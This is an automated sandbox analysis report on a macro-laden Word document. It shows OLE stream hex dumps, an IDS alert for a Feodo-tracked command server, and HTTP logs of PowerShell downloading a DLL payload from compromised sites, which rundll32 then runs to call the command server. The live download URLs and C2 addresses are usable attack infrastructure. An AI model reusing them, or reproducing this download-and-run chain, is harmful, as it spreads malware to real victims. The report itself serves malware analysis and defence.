Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280929556603
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . 7 . . . . . B m . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 548

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	548
Entropy:	4.20427806356
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . H . . . . . L . . . . . 4 . . . . . < . . . . . D . . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 f4 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 6c 01 00 00 04 00 00 00 4c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 d0 00 00 00 09 00 00 00 dc 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6873

General	
Stream Path:	1Table
File Type:	data

General	
Stream Size:	6873
Entropy:	6.02016516672
Base64 Encoded:	True
Data ASCII:	j . . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 519

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	519
Entropy:	5.56343056238
Base64 Encoded:	True
Data ASCII:	I D = " { E 6 4 A 2 2 0 D - 6 A E 6 - 4 4 2 7 - 9 7 2 2 - B 7 C 1 D 9 8 9 E 1 6 D } " . . D o c u m e n t = Z v f r g l 3 z q k d 2 g w 3 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = Z q j b z 5 6 t o 3 5 f t j 0 k f . . M o d u l e = D z b k y 2 b h y n f t e f p v l . . E x e N a m e 3 2 = " P x 9 _ v 5 t f 0 r b x t l m " . . N a m e = " D D " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 4 0 4 2 9 6 1 C 9 A 1 C 9 A 1 C 9 A 1 C 9 A " . .
Data Raw:	49 44 3d 22 7b 45 36 34 41 32 32 30 44 2d 36 41 45 36 2d 34 34 32 37 2d 39 37 32 32 2d 42 37 43 31 44 39 38 39 45 31 36 44 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 5a 76 66 72 67 6c 33 7a 71 6b 64 32 67 77 33 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 5a 71 6a 62 7a 35 36 74 6f 33 35 66 74 6a 30 6b 66 0d 0a 4d 6f 64 75 6c 65 3d 44 7a 62 6b 79 32 62 68 79 6e 66 74 65

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 158

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	158
Entropy:	3.76465675003
Base64 Encoded:	False
Data ASCII:	Z v f r g l 3 z q k d 2 g w 3 . Z . v . f . r . g . l . 3 . z . q . k . d . 2 . g . w . 3 . . . Z q j b z 5 6 t o 3 5 f t j 0 k f . Z . q . j . b . z . 5 . 6 . t . o . 3 . 5 . f . t . j . 0 . k . f . . . D z b k y 2 b h y n f t e f p v l . D . z . b . k . y . 2 . b . h . y . n . f . t . e . f . p . v . l . . . . .
Data Raw:	5a 76 66 72 67 6c 33 7a 71 6b 64 32 67 77 33 00 5a 00 76 00 66 00 72 00 67 00 6c 00 33 00 7a 00 71 00 6b 00 64 00 32 00 67 00 77 00 33 00 00 00 5a 71 6a 62 7a 35 36 74 6f 33 35 66 74 6a 30 6b 66 00 5a 00 71 00 6a 00 62 00 7a 00 35 00 36 00 74 00 6f 00 33 00 35 00 66 00 74 00 6a 00 30 00 6b 00 66 00 00 00 44 7a 62 6b 79 32 62 68 79 6e 66 74 65 66 70 76 6c 00 44 00 7a 00 62 00 6b 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 6046

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	6046
Entropy:	5.67854244181
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 686

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	686

General	
Entropy:	6.40618838078
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . D 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . . . f . m . . . . ! O f f i c
Data Raw:	01 aa b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 44 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 89 c4 fa 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 56270

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	56270
Entropy:	6.31483892827
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . y u . . . . b j b j . . . . . b . . . b . . y m . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f0 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 79 75 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 ce db 00 00 62 7f 00 00 62 7f 00 00 79 6d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: word, File Type: data, Stream Size: 456

General	
Stream Path:	word
File Type:	data
Stream Size:	456
Entropy:	7.44082393998
Base64 Encoded:	False
Data ASCII:	. B r . . . . . t * . . . . . d . . . : s . T . . { + . . = . . . ` T i . . . (s] . . = T .) . . . . . = . / ~ . . . . . z . . l . . . . . e . . . . . x . . . 1 m O . ' c p . . . V . . . . . , V | . # . j U . . . . k 4 l . & t . Y A . . . f . . . B . . . . 1 . " , . | . . . . > h . i . . G . E $. j @ . . . ^ . . . . . 6 9 . l . . . . W F . s 6 . [. . . L . . . s ~ O . . . E . = , z X / . Q e 3 M 5 J $ O 1 . . . . . o . . , r . . . r .) . ^ . F . . , ... E
Data Raw:	de 42 72 16 0c c7 aa aa a2 74 2a c0 95 1f db 1a f1 64 c4 8d e0 3a 73 e8 54 cf f7 7b 2b d0 b7 3d a0 a7 82 60 54 69 1b af a8 28 73 5d 1d 8c 3d 54 a1 29 f9 1d d7 ec 0e a4 cf 89 c2 3d cf 2f 7e d2 bd ec 1f ee 9c 7a c5 88 49 15 e5 b8 c7 15 cb c7 91 a3 d9 02 d7 99 65 b4 99 de 91 cb a6 dd e0 78 a9 a0 a0 31 6d 4f b7 27 63 70 d4 c2 06 56 dc ba be fb ac 2c 56 7c fb 23 86 6a 55 bd e9 fa e1 6b

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/25/21-08:22:42.711148	TCP	2404322	ET CNC Feodo Tracker Reported CnC Server TCP group 12	49169	80	192.168.2.22	190.55.186.229

Network Port Distribution

Total Packets: 36

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 08:21:33.357295036 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:33.396234989 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:33.396323919 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:33.398618937 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:33.437366962 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.046334028 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048356056 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048391104 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048460960 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048485994 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.048491955 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048603058 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048640966 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.048654079 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048712969 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.049160957 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.049196959 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.049222946 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.049263000 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.087263107 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.087311983 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.087349892 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.087413073 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.087455034 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.174315929 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.212866068 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.213028908 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.213253021 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.251916885 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271298885 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271328926 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271357059 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271383047 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271406889 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271431923 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271439075 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.271452904 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271475077 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.271477938 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271481037 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.271502972 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271527052 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271559954 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.271580935 CET	49168	80	192.168.2.22	93.119.104.27

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 08:21:34.300167084 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310029984 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310056925 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310077906 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310098886 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310117960 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310138941 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310146093 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310188055 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310194969 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310197115 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310220957 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310240984 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310261011 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310282946 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310282946 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310307980 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310334921 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310339928 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310357094 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310364962 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310379028 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310403109 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310420990 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310421944 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310446978 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310466051 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310477018 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310483932 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310514927 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.312144995 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.312170029 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.349468946 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.349494934 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.349510908 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.349526882 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.349731922 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350071907 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350189924 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350265026 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350284100 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350297928 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350302935 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350323915 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350343943 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350349903 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350368023 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350389004 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350399017 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350409985 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350430965 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350450039 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350452900 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350470066 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350474119 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350485086 CET	80	49168	93.119.104.27	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 08:21:33.312068939 CET	52197	53	192.168.2.22	8.8.8.8
Jan 25, 2021 08:21:33.343859911 CET	53	52197	8.8.8.8	192.168.2.22
Jan 25, 2021 08:21:34.109174967 CET	53099	53	192.168.2.22	8.8.8.8
Jan 25, 2021 08:21:34.173058987 CET	53	53099	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 25, 2021 08:21:33.312068939 CET	192.168.2.22	8.8.8.8	0xc52c	Standard query (0)	micronews.eu	A (IP address)	IN (0x0001)
Jan 25, 2021 08:21:34.109174967 CET	192.168.2.22	8.8.8.8	0x4d68	Standard query (0)	ofert-al.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 25, 2021 08:21:33.343859911 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	micronews.eu		93.119.104.27	A (IP address)	IN (0x0001)
Jan 25, 2021 08:21:34.173058987 CET	8.8.8.8	192.168.2.22	0x4d68	No error (0)	ofert-al.com		93.119.104.27	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- micronews.eu
- ofert-al.com
- 190.55.186.229

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	93.119.104.27	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 08:21:33.398618937 CET	0	OUT	GET /crankshaft-pulley-i5aio/Tlp/ HTTP/1.1 Host: micronews.eu Connection: Keep-Alive
Jan 25, 2021 08:21:34.046334028 CET	1	IN	HTTP/1.1 404 Not Found Date: Mon, 25 Jan 2021 07:21:33 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://micronews.eu/wp-json/>; rel="https://api.w.org/" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Keep-Alive: timeout=5, max=100 Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 63 32 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 20 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0d 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0d 0a 09 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 26 23 38 32 31 31 3b 20 4d 79 20 42 6c 6f 67 3c 2f 74 69 74 6c 65 3e 0a 0d 0a Data Ascii: c2<!doctype html><html lang="en-US" ><head><meta charset="UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1" /><title>Page not found – My Blog</title>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	93.119.104.27	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 08:21:34.213253021 CET	10	OUT	GET /wp-content/t9hVViBde/ HTTP/1.1 Host: ofert-al.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 08:21:34.271298885 CET	12	IN	HTTP/1.1 200 OK Date: Mon, 25 Jan 2021 07:21:34 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 25 Jan 2021 07:21:34 GMT Content-Disposition: attachment; filename="Wl0HNQ5Xds4.dll" Content-Transfer-Encoding: binary Set-Cookie: 600e717e3bc44=1611559294; expires=Mon, 25-Jan-2021 07:22:34 GMT; Max-Age=60; path=/ Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Mon, 25 Jan 2021 07:21:34 GMT Keep-Alive: timeout=5, max=100 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 32 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 8f 46 0b 60 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 d2 04 00 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 05 00 00 04 00 00 d1 05 06 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 e8 60 00 00 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 14 05 00 58 15 00 00 00 80 05 00 e0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac 61 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9e 36 00 00 00 10 00 00 00 38 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 57 00 00 00 00 50 00 00 00 02 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 90 04 00 00 00 60 00 00 00 04 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 34 00 00 a4 c5 04 00 00 70 00 00 00 c6 04 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 38 00 00 64 00 00 00 00 40 05 00 00 02 00 00 00 08 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 37 00 00 64 00 00 00 00 50 05 00 00 02 00 00 00 0a 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 36 00 00 64 00 00 00 00 60 05 00 00 02 00 00 00 0c 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 35 00 00 64 00 00 00 00 70 05 00 00 02 00 00 00 0e 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 72 65 6c 6f 63 00 00 e0 03 00 00 00 80 05 00 00 04 00 00 00 10 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 2000MZ@!L!This program cannot be run in DOS mode.$PELF`!2@PP`dXa`.text68 `.rdataWP<@@.da ta`>@.text4pB@.text8d@ @.text7dP @.text6d` @.text5dp @.reloc@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	190.55.186.229	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
